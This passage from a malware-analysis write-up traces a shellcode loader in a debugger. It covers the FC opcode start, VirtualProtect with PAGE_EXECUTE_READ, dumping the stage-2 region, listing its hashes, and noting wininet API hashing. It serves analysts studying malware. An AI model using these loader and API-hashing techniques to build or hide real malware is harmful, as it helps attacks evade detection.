
Fig 13 -Some readable data
There’s a ip address

Fig 14 - IP
The opcode starts with FC. Commonly starts at the beginning of a shell code.

Fig 15 - starting of the opcode.

Fig 16 - FC opcode
We can see it by right click on opcode follow in Disassembler.

Fig 17 - Follow opcode in disassembler
now hit run will get to VirtualProtect

Fig 18 - VirtualProtect
Check RCX which stores the First argument.

Fig 19 - RCX - stores 1st argument
another is R8 which 20 that specifies memory protection constant. Which is PAGE_EXECUTE_READ

Fig 20 - r8 memory protection

Fig 21 - 0x20 - msdn refernce -
Dumping
Follow in Memory map.

Fig 22 - Follow in memory map

Fig 23 - Memory map
Dump memory to file

Fig 24 - Dump memory to file.
Save it.

Fig 25 - Save Memory Region
stage‑2
| Property | Value |
|---|---|
| MD5 | 08a14b32c8ee164a4c653e0ae777dab7 |
| SHA-1 | 0c075c3f17f2e608ffeea8da8cc37a3a09fe9586 |
| SHA-256 | 4f7e6ac2bc7020bd89fa740ad14d6c3dbf477f0cda382c55839193f816686f3a |
| SSDEEP | 24:capq9Kkm/uJsGtRqFnx8GHDurti4i/7BuH3gsuGELQ3:cR9yua31OMurti/W3gFPL |
| TLSH | T14B81B71709443035C834A877C791882F844EDAB77B19687C21E7013915A1A75AC38995 |
| File Type | Unknown |
| Magic | data |
| Magika | ISO |
| File Size | 4.00 KB (4,096 bytes) |
IDA Pro Analysis
we can see opcode FC which we saw in the dumping stage.

Fig 26 - IDA
wininet api in reverse order.
API hashing
Uses a hash-based resolver (calls through a function pointer, observed as call rbp with a hash constant in r10d) to locate required WinAPI exports at runtime.
